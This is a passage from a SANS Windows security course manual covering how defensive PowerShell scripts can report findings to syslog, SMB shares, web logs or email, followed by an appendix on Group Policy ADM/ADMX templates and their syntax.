- **PowerShell remoting to upload files and/or run scripts over TLS.**
- **Send data to a web service (Elasticsearch + Logstash + Kibana).**
- **Log a script's HTTPS request parameters (Invoke-WebRequest).**
- **Send SMTP emails (Protect-CmsMessage, Send-MailMessage).**
- **Send SMS text message alerts with third-party services and tools.**

Gathering Feedback from Scheduled Scripts

When incident responders, forensics analysts, and the Hunt Team members talk about "indicators of compromise", they are talking about data in the logs, filesystems, registries, and memories of compromised systems. For example, in the memory of a Windows laptop, there may be processes with malicious DLLs loaded, rootkit drivers, or backdoor services that have listening TCP ports.

Often, the data can be queried on live systems without disrupting any users, but sometimes it will be necessary to reboot the machine to do a disk image capture or to freeze a machine to do a kernel-mode memory image capture. This is an important difference in the approaches of the Forensics Team and the Hunt Team: the Forensics Team often has no choice, the tools they need to run often require disrupting user activities, and they have management support to do so, but the Hunt Team usually is not permitted to disrupt user activities, so they are limited in the tools and techniques they are permitted to use. The Forensics Team are incident responders; they jump into action *after* the fact, but the Hunt Team is *proactive* and always busy doing something—but they can't always be annoying and frustrating the users though.

For the live data the Hunt Team and Incident Responders need to acquire, and which they are *permitted* to acquire because it does not disrupt users, then PowerShell can often do it. And if there are other tools these teams want to use, then PowerShell and Group Policy can often be used to run them too, but in a scalable way.

Returning the Data

When PowerShell scripts are executed through remoting, Group Policy, or some other method, and the scripts have discovered indicators of compromise or have gathered some

other useful data, how do we get that data back into the hands of IT people? We need a way for our own PowerShell scripts to "phone home" and to interoperate with our SIEM or other monitoring/logging systems.

There are many scalable ways PowerShell can return data back from target hosts:

- Send syslog packets to your logging server or SIEM with a SendTo-Syslog function (found here in C:\SANS\Day1\SendTo-Syslog.ps1).
- Write to local or remote Windows event logs (Write-EventLog cmdlet or the Write-ApplicationLog.ps1 script) and then collect that data with your SIEM or other centralized logging infrastructure.
- Redirect command output to a UNC shared folder path, saving data to a file named after the computer and a timestamp. The shared folder acts as a database table, the files are the records, and the filenames allow us to select just the records desired. For fault tolerance and load balancing, use Distributed File System (DFS) shared folders that are replicated across a cluster of SMB servers.
- PowerShell can load classes from the .NET Framework (ADO.NET) to insert data directly into ODBC or SQL Server database tables over the network. Or that data can be saved to a properly formatted CSV or XML text file, then that file submitted to a database server over the network for import into a table.
- PowerShell can directly interact with web server applications designed around REST, SOAP, JSON, or XML, using cmdlets like Invoke-WebRequest and Invoke-RestMethod. Hence, if a logging system or SIEM supports such web protocols, PowerShell can directly write output data to it for analysis. When the SIEM or log analysis is performed by cloud providers as a service, this will mostly likely be the kinds of techniques used. One of the most popular approaches is free and runs on Windows too: Elasticsearch + Logstash + Kibana (www.elastic.co).
- PowerShell fan-in remoting allows many systems to connect inbound to one server and execute a command on that central server to write data to a file, event log, or database on that server. PowerShell remoting is not just for *us* to connect *out to them*, but also for scripts running on *them* to connect *inbound to us*—in this case, to connect inbound to run commands to save output data on a centralized server. For load balancing and fault tolerance, we would need multiple fan-in target remoting servers in a cluster (or just old-fashioned DNS round robin). Don't forget that PowerShell remoting may be used to upload and download files too, and that remoting traffic may be encrypted with TLS.
- PowerShell scripts can also send email messages with large attachments (built-in Send-MailMessage cmdlet) or send SMS text messages (with third-party modules). In Outlook, inbox rules can be used to automatically move these

messages into subfolders, highlight them by category or importance, and pop up alerts as desired on the workstations of the Hunt Team. Email messages and attachments can be encrypted before delivery with an S/MIME certificate or GnuPG (www.gnupg.org).

For example, to get a list of running processes on the local computer and export that list to a SMB shared folder on another machine, where the name of the CSV file is the name of the local computer:

```
Get-Process |  
Export-Csv -Path "\\RemoteMachine\Share\$env:ComputerName.csv"
```

As discussed elsewhere in this course, SMB traffic can be encrypted with IPsec or using the native encryption feature of SMB 3.0 and later versions. Traditional syslog is plaintext, but very easy to use and can be combined with IPsec if necessary.

To send a syslog packet with whatever payload, facility, and severity you wish, use the function inside the SendTo-SysLog.ps1 script included with your courseware:

```
SendTo-Syslog -IP "syslogger.sans.org" -Facility "authpriv"  
-Severity "critical" -Content "Malicious service detected on  
workstation47 as DComSrvcWin32"
```

To upload a file using PowerShell remoting over a TLS-encrypted channel:

```
$Session = New-PSSession -ComputerName "dc.testing.local" -UseSSL  
  
Copy-Item -Path "C:\LocalFolder\computername.txt" -Destination  
"C:\RemoteFolder\computername.txt" -ToSession $Session
```

After enabling logging on your web server, send an HTTPS request to it to be logged:

```
Invoke-WebRequest -Uri "https://feedback.sans.org?AnyDataYouWish"
```

Your web server will log the date, time, client source IP address, and the GET parameters of the HTTPS request. The "GET parameters" are just everything after the question mark ("?") in the request, such as "AnyDataYouWish" in the example above. You might include, for example, the computer name where the script ran and then use a plus symbol ("+") to delimit the fields of the remaining data so that these fields may be easily parsed out of the web server log files later.

If you are worried about sensitive data being exposed, encrypt the data first with your own public key, then only you can decrypt the data because only you are in possession of your corresponding private key. Use the Protect-CmsMessage cmdlet to encrypt a file using your public key certificate, then use Unprotect-CmsMessage to decrypt later.

To encrypt a text file using an exported certificate, then saving the output to a new file:


```
$YourCert = "C:\Folder\MyCert.cer"  
  
$FileToBeEncrypted = "C:\Folder\SomeFile.txt"  
  
Protect-CmsMessage -To $YourCert -Path $FileToBeEncrypted  
-OutFile EncryptedOutputFile.cms
```

To decrypt the above file with your private key in your local user profile:

```
$Plaintext = Unprotect-CmsMessage -Path EncryptedOutputFile.cms
```

Analyzing and Reporting That Data

Real-time log data is best analyzed by dedicated monitoring and IDS systems with machine learning intelligence. The old days of human, manual, hand-crafted log analysis scripts are dead and gone. Except in the simplest of cases, human examination of raw monitoring data *in real time* does not scale, even when scripted with PowerShell. With machine learning and AI advancements in pattern recognition, we will hopefully detect totally novel threats for which there are no existing signatures.

But non-real-time forensics analysis can still be done by hand, and often must be done by hand when dealing with new threats. It's not real time, but it is still useful. Scripted analysis is still often used for generating custom reports too, like a nightly report that summarizes the output from multiple SIEMs and IDS systems that do not talk to each other directly.

For this type of non-real-time log analysis and reporting, PowerShell is great! PowerShell can parse and filter logs of various formats (XML, CSV, EVTX, etc.) and save the results in various formats too. There are several `ConvertTo-*` cmdlets for rendering output in different formats (`ConvertTo-HTML`, `ConvertTo-CSV` and `ConvertTo-JSON`) and exporting that data. You can even "print" to PDF or OneNote pages if the appropriate printer driver is installed.

PowerShell can use regular expressions, XPath, and the `Where-Object` cmdlet for searching and filtering data. PowerShell can import data into SQL Server, Microsoft Excel, or Power BI Desktop, then invoke their built-in analysis functions instead of doing that heavy lifting itself. For number crunching, PowerShell can utilize the free Math.NET Numerics library (<http://numerics.mathdotnet.com>) and get hardware acceleration using the Intel Math Kernel Library (MKL) DLLs. These are the same kinds of techniques used by Python and NumPy.

Done! Great Job!



<# Congratulations!!! #>
\$Today.Completed = \$True

SANS

SEC505 | Securing Windows

Congratulations!

You have finished the manual!

Thank you for attending this seminar!

Please complete the evaluation form. Your evaluations, especially your written comments, play an important role in how SANS seminars are updated.

Appendix A: Custom ADM/ADMX Templates


The Administrative Templates containers in GPOs change registry values on the machines that process them. Because the registry controls more or less *everything*, this is an extremely important capability. Many security hardening tasks are accomplished through registry edits. Now, through Administrative Templates, these edits can be made on thousands of machines quickly and easily.

Administrative Templates can be found under both Computer Configuration and User Configuration. Whenever there is a conflict, the Computer setting almost always wins.

- Computer Configuration > Policies > Administrative Templates section of a GPO modifies the **HKEY_LOCAL_MACHINE** key of the user's registry.
- User Configuration > Policies > Administrative Templates section of a GPO modifies the **HKEY_CURRENT_USER** key of the user's registry.

Browse the Templates and View the Explain Tabs

Browsing through the yellow subcontainers, you'll find hundreds of configuration settings that can be enabled (far too many to list or discuss here). Spend some time going through the containers to get a feel for what's possible, especially under User Configuration.



Note that most option icons, when you double-click them, have an Explain tab to describe what the option is and any caveats. For a detailed explanation, see the Group Policy documentation that accompanies the *Windows Resource Kit*.



Why Do I See Just These Yellow Folders and Options?

Notice that these yellow folders and option icons do not represent the entire registry. Exactly which options you see in a GPO is determined by which ADM templates have been imported into that GPO. Multiple templates can be imported into a GPO, where they are merged together and displayed as yellow containers and option icons.

Templates are ASCII or Unicode text files with .ADM extensions. They can be modified by hand if desired. ADM templates are typically stored in `%SystemRoot%\Inf`, and many are included with the operating system.

Importing Templates


Before the registry settings in a template can be used, the template must be imported into a GPO. Once imported, additional containers and options will become available under the Administrative Templates sections.

Try It Now!

To add another ADM template to a GPO, open the Group Policy Management Console > right-click a GPO > Edit > Computer Configuration > Policies > Administrative Templates. Right-click on Administrative Templates > Add/Remove Templates > Add. When you import an ADM file, it is also copied to the `\adm` folder of the GPO in SYSVOL.

When you save a GPO, the information in Administrative Templates is saved to a Registry.pol file in the SYSVOL subfolder associated with the GPO:

- `{GPO-GUID}\Machine\Registry.pol`—modifies HKEY_LOCAL_MACHINE
- `{GPO-GUID}\User\Registry.pol`—modifies HKEY_CURRENT_USER



What AD Templates Are Available for Import?

The operating system comes with a number of ADM and ADMX templates. ADM templates can be found in the `%SystemRoot%\Inf` folder, if any exist, and ADMX templates in the `%SystemRoot%\PolicyDefinitions` folder. The headers of these files often give short descriptions of their purposes as well. In the next section, we'll see how to locate particular settings.

Another source of very useful templates is the Microsoft Office *Resource Kit*, which can be downloaded for free from <http://technet.microsoft.com> (do the search from there). Virtually every aspect of Word, Excel, PowerPoint, Access, and, most importantly, Microsoft Outlook can be managed through ADM templates.

True Policies vs. Registry "Tattoos"

Be aware that "true" Group Policy settings do not permanently change the registry of the target computer. These settings are automatically cleared when the user logs off or the computer shuts down. These GPO registry settings only modify registry values in special keys set aside for policies:

- `HKLM\Software\Policies`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies`
- `HKCU\Software\Policies`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies`

Other registry values configured through ADM templates will "tattoo" the registry for all users there, i.e., the registry changes will remain there until specifically deleted or edited.

Strictly speaking, these are called "preferences" instead of policies because of this permanence.

Also, a GPO does not show tattooing values in Administrative Templates by default. To show these "untrue" policies, right-click on the Administrative Templates container > Filter Options > set Managed to Any.

A tattooing policy icon itself will also have a red dot on it in Windows 2000/XP/2003 or a plain paper-looking icon in Windows Vista and later. True policies have a blue dot in Windows 2000/XP/2003 or a paper icon with a down arrow in Windows Vista and later.

Tip: And while you're there, if you set Configured to Yes, this is very convenient when trying to track down a configuration setting that is causing problems.

ADMX Templates and the Central Store

Windows 2000/XP/2003 can only use ADM templates. Windows Vista/2008 and later can use both ADM and ADMX templates. ADMX templates are XML text files that have an ".admx" filename extension. ADMX templates are language-neutral, so all the text strings you see in the GPMC are actually stored in associated ADML files instead (hence, it's really ADMX + ADML files that are used together, but this manual will just refer to "ADMX templates" for simplicity).

On Windows Vista/2008 and later, local copies of ADMX templates are found under %SystemRoot%\PolicyDefinitions, and the ADML files are found in a subdirectory underneath that, named after the locale, e.g., C:\Windows\PolicyDefinitions\en-US\. The older ADM templates are found under %SystemRoot\Inf.

An ADM template is always uploaded into the SYSVOL subfolder containing the GPO that uses that template (in the "Adm" folder in that GPO directory). This consumes hard drive space. The local copies of ADM templates are used whenever editing a GPO, then uploaded if they are newer to the SYSVOL subdirectory for the GPO. This can cause problems when different operating system versions with different GPO editing capabilities are used to view/edit GPOs.

ADMX templates are never uploaded to the SYSVOL share, which spares drive space on the controllers. If a GPO is created on a Windows Vista or later computer, neither ADM nor ADMX templates are uploaded to the SYSVOL directory for the GPO (even the "Adm" folder normally found there is not created). Local copies of ADMX templates are still used whenever viewing/editing GPOs on Vista and later. But this can potentially lead to problems when different systems are used to edit GPOs, especially when custom or imported ADMX templates are used on one machine and not on others.

What we need is a single, central, multi-master replicated shared folder for all ADMX templates used anywhere. This can be kept updated with the latest versions automatically whenever anyone anywhere using Windows Vista or later views/edits GPOs. This is the "Central Store" for ADMX and ADML files.


How to Create the Central Store

The Central Store is a subdirectory of the SYSVOL share, and it works no matter what operating system the domain controller(s) are running, even if there is a mix of domain controllers, including Windows 2000 and Windows Server 2012.

You must hand-create the Central Store folder yourself. The Central Store folder is named "PolicyDefinitions" and should be created in the Policies folder of the SYSVOL share for your domain, e.g., `\\controller\SYSVOL\domain\Policies\PolicyDefinitions`.

Try It Now!

To create the Central Store folder on a domain controller, go to the Run line > enter "`\\localhost`" > browse to the SYSVOL share > open up the folder for your DNS domain name > open the Policies subdirectory > create a subfolder there named "PolicyDefinitions" > under the PolicyDefinitions directory, create another directory for your locale, such as "en-US". When you're done, you should have a path similar to "`\\localhost\SYSVOL\<domain>\Policies\PolicyDefinitions\en-US`", assuming you are in the United States. Afterwards, copy your local ADMX/ADML files into this new PolicyDefinitions folder. Your local copy of these files is usually found here: `C:\Windows\PolicyDefinitions`. Copy any subdirectories too, e.g., `\en-US*`.



When you've created the Central Store, copy all the local ADMX and ADML files into it. The local files are usually found here: `C:\Windows\PolicyDefinitions`.

When new Service Packs, new operating systems, or new template updates are released, just upload them too. If you create or edit a template locally, it will also need to be copied up to a controller's SYSVOL share.

Note: If you've created the PolicyDefinitions folder, then, when you edit a GPO, if you see nothing underneath the Administrative Templates container, it most likely means that you have not yet copied your local ADMX/ADML files into the PolicyDefinitions folder. Copy them from `C:\Windows\PolicyDefinitions`.

Because the SYSVOL share is multi-master replicated, all the controllers in the domain will automatically get the updates too. Whenever you view/edit GPOs on Windows Vista or later, the Central Store will automatically be used instead of the local template copies.

Only Use Vista or Later to Manage Group Policy from Now On

You should always create and manage Group Policy using the GPMC on computers running Windows Vista/2008 or later. To avoid potential problems and avoid unnecessarily wasting drive space on controllers, never sit at Windows 2000/XP/2003 computers and view/edit GPOs ever again. Even using the GPMC on Windows XP/2003 does not cause the old ADM handling behavior to go away. Settings that come from ADMX templates are invisible to Windows 2000/XP/2003 clients who are viewing or editing those GPOs.

You Can Still Use "Classic Administrative Templates (ADM)"


You can still use ADM templates as is on Windows Vista/2008 and later. When doing so, the settings from these templates appear under the Administrative Templates container in a GPO in a new subcontainer named "Classic Administrative Templates (ADM)".

Convert ADM Templates into ADMX Format

If you wish to convert an ADM template into the ADMX format, there is a free tool from FullArmor that you can download from Microsoft's website to accomplish this. The name of the tool is "ADMX Migrator", and it can create ADML files too. The executable binary is named "faAdmxConv.exe". To download it, Google on "site:microsoft.com admx migrator".

Create Your Own ADMX Templates

You are welcome to create your own ADMX/ADML templates, but the syntax is not as easy as the older ADM templates. The recommendation is to continue to create ADM templates and then convert them, or, even better, use a free ADMX template editor! FullArmor's converter tool (above) also comes with a graphical ADMX editor that is much easier than creating and editing the templates by hand. To download the tool, Google on "site:microsoft.com admx migrator" (notice that it's "migrator" in the search, not "editor").



If you really want to hand-edit ADMX templates, Google on "site:microsoft.com admx schema" to get the schema definition for the XML found in ADMX files.

Example: ADM/ADMX Templates for Outlook

Microsoft Outlook is targeted for exploitation every day. Being able to harden its security settings would be a real benefit. On the brighter side, Outlook can be highly customized to become the user's primary work tool, e.g., through "digital dashboards" and custom folder options, users won't have to open Windows Explorer to try to navigate the entire filesystem.

To download the templates for Outlook and the other Office applications, Google on "site:microsoft.com office system administrative templates".

Many more options are available, but here is a list of the security-related items in the Outlook ADM template (and some others that are interesting for managed desktops). This will help to give a sense of what is possible.

- Display Level 1 attachments
- Allow users to demote attachments to Level 2
- Do not prompt about Level 1 attachments when sending an item
- Do not prompt about Level 1 attachments when closing an item
- Allow in-place activation of embedded OLE objects
- Display OLE package objects
- Add file extensions to block as Level 1
- Remove file extensions blocked as Level 1
- Add file extensions to block as Level 2
- Remove file extensions blocked as Level 2
- Configure trusted add-ins
- **Disable Remember Password**
- **Prevent users from customizing attachment security settings**
- **Allow access to e-mail attachments**

- Configure Add-In Trust Level
- Allow Active X One Off Forms
- Disable 'Remember password' for internet email accounts
- Prompt user to choose security settings if default settings fail
- Required Certificate Authority
- Minimum encryption settings
- S/MIME interoperability with external clients:
- S/MIME password settings
- Do not provide Continue option on Encryption warning dialog boxes
- Run in FIPS compliant mode
- **Encrypt all e-mail messages**
- **Sign all e-mail messages**
- Send all signed messages as clear signed messages
- Attachment Secure Temporary Folder
- Display pictures and external content in HTML e-mail
- Automatically download content for e-mail from people in Safe Senders and Safe Recipients Lists
- Do not permit download of content from safe zones
- Block Trusted Zones
- Security setting for macros
- Enable links in e-mail messages
- Apply macro security settings to macros, add-ins, and SmartTags

Create Your Own Custom ADM/ADMX Templates

By editing ADM/ADMX templates yourself, you can create your own yellow folders and values underneath the Administrative Templates container in GPOs. Hence, you can set virtually any registry value you wish through Group Policy. This is immensely useful for security and network administration.

The ADMX templates unique to Vista and later are more difficult to edit, but you can create/edit an ADM template and convert it into an ADMX template with a free tool from FullArmor named the "ADMX Migrator" tool (Google on "site:microsoft.com admx migrator" since it's actually downloaded from Microsoft's site).

Example ADM Template File

Let's look at a few simple templates. We can't discuss every possible ADM keyword, but the essentials can be covered quickly enough. (For a more complete discussion, see the Recommended Reading list.)

Example 1: Simple ADM

The text below is the contents of a file that ends with the ".adm" extension.

CLASS USER

```
CATEGORY "SANS Windows Explorer Annoyances"  
  POLICY "Show Filename Extensions"  
    KEYNAME "Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced"  
    EXPLAIN "If enabled, all filenames will show their last extension."  
    VALUENAME "HideFileExt"  
    VALUEON NUMERIC "0"  
    VALUEOFF NUMERIC "1"  
  END POLICY  
END CATEGORY
```

CLASS USER

The first line, "CLASS USER", indicates that all of the following registry paths will be found under HKEY_CURRENT_USER only. This assumption continues until a line with "CLASS MACHINE" is encountered. Thereafter, all registry paths will be found under HKEY_LOCAL_MACHINE.

CATEGORY and END CATEGORY

Notice how the "CATEGORY" and "END CATEGORY" tags work together to demarcate a block of lines very similarly to HTML tags. The category is the yellow folder seen when you open the Administrative Templates container in a GPO.

POLICY and END POLICY

The POLICY tag is the name of the icon on the right-hand side. It's inside the yellow category folder. These tags demarcate information about a registry path under HKCU or HKLM, the name of a value, and the data to be assigned to that value.

KEYNAME

The KEYNAME is the path to the registry value under HKLM or HKCU, not including the name of the value itself.

EXPLAIN

When you open a policy icon, there will be a Setting tab and an Explain tab. The EXPLAIN line gives the text on the Explain tab. To indicate a new line, put "\n\n" into the string (without the double quotes).

VALUENAME

This is the name of the registry value found under the KEYNAME path.

VALUEON and VALUEOFF

When the policy is set to "Enabled" on the Setting tab, the VALUENAME is added—if it doesn't already exist—as a REG_DWORD value with the decimal equivalent of the number following the VALUEON tag. If the policy is set to "Disabled", it is the number after the VALUEOFF tag. The number does not have to be either 0 or 1. "NUMERIC" indicates that the data should be entered with a REG_DWORD value; if "NUMERIC" were omitted, the value would have been a REG_SZ.

Example 2: Using [Strings]

Here is the same template as above, but using string variables instead. String variables are extensively used in Microsoft's built-in templates. String variables always start with "!!" and correspond to the variable names under the "[Strings]" line. Except for long EXPLAIN strings, using variables can be annoying.

```
CLASS USER
```


```
CATEGORY !!strCategoryText
POLICY !!strPolicyText
    KEYNAME !!strKeynameText
    EXPLAIN !!strExplainText
    VALUENAME !!strValueText
    VALUEON NUMERIC "0"
    VALUEOFF NUMERIC "1"
END POLICY
END CATEGORY
```

```
[Strings]
```

```
strCategoryText = "SANS Windows Explorer Annoyances"
strPolicyText   = "Show Filename Extensions"
strKeynameText  = "Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced"
strExplainText  = "If enabled, all filenames will show their last extension."
strValueText    = "HideFileExt"
```

Example 3: PART and END PART

The PART tag is used when you want to put text, checkboxes, pulldown lists, spin controls, or anything else into the body of the Setting tab.



```
CLASS MACHINE
```

```
CATEGORY "SANS Active Directory"
POLICY "Fixed RPC Replication Port Number"
```

```
KEYNAME "SYSTEM\CurrentControlSet\Services\NTDS\Parameters"  
EXPLAIN !!strExplanationVariable1
```

```
PART "TCP port number (1024-65535):"  
    NUMERIC REQUIRED MIN "1024" MAX "65535" DEFAULT "44474"  
    VALUENAME "TCP/IP Port"  
END PART
```

```
END POLICY  
END CATEGORY
```

[Strings]

strExplanationVariable1="This option will set a fixed RPC high-numbered port for AD replication traffic. It does not change TCP port 135. \n\n This is useful for firewalling and/or IPsec-encrypting just replication traffic. Choose a number that is not in widespread use, such as TCP 44474. \n\n See KB224196 for more information."

CLASS MACHINE

The first line, "CLASS MACHINE", indicates that all of the following registry paths will be found under HKEY_LOCAL_MACHINE only. This assumption continues until a line with "CLASS USER" is encountered. Thereafter, all registry paths will be found under HKEY_CURRENT_USER.

PART "TCP port number (1024-65535):"

The PART and END PART tags demarcate a block of options that affect just one value, the value in VALUENAME inside the PART block. The text that follows PART is displayed in the Setting tab.


NUMERIC ...

NUMERIC has another use. It is also a keyword that, when it occurs in a PART block, causes a spin control to be displayed for the selection of a number. NUMERIC can be further qualified by adding one or more "helper" keywords. The NUMERIC helper switches are:

- REQUIRED—This value must be configured and cannot be blank.
- MIN—The minimum value.
- MAX—The maximum value.
- SPIN—The increment amount for adjusting the spin control.
- TXTCONVERT—Write the value as REG_SZ instead of REG_DWORD.
- DEFAULT—The default setting in the spin control.
- CLIENTTEXT—The GUID number of the GPO "client-side extension" DLL that should process this setting. This will rarely be used. See the Platform SDK for more information about custom client-side extensions.

Example 4: EDITTEXT

The EDITTEXT keyword creates a box for entering text and creating a REG_SZ and REG_EXPAND_SZ values.



CLASS MACHINE

CATEGORY "SANS Active Directory"

POLICY "Set SourcePath Value"

KEYNAME "SOFTWARE\Microsoft\Windows\CurrentVersion\Setup"

EXPLAIN !!strExplanationVariable2

PART "Enter the local or UNC path for OS files:"

EDITTEXT REQUIRED DEFAULT "" MAXLEN "254"

VALUENAME "SourcePath"

END PART

END POLICY

END CATEGORY

[Strings]

strExplanationVariable2="The SourcePath registry value determines where the OS looks first when it needs to copy fresh OS files. The path entered can be a local drive path or a network UNC pathname. The advantage is that users are not prompted for the CD-ROM and you can keep the files at the UNC path always updated."

EDITTEXT

EDITTEXT displays a simple text box for typing in data. EDITTEXT supports a few switches to customize it:

- EXPANDABLETEXT—Indicates that a REG_EXPAND_SZ value should be created instead of a REG_SZ, which is the default.
- REQUIRED—Something must be entered; it cannot be left blank.
- DEFAULT—Data that initially appears in field. May be overwritten.
- MAXLEN—The maximum number of characters that can be entered.
- OEMCONVERT—Automatically converts data from Windows ASCII to OEM and back to ASCII again. This ensures proper conversion on clients.
- CLIENTTEXT—The GUID number of the GPO "client-side extension" DLL that should process this setting. This will rarely be used. See the Platform SDK for more information about custom client-side extensions.

Other ADM Keywords

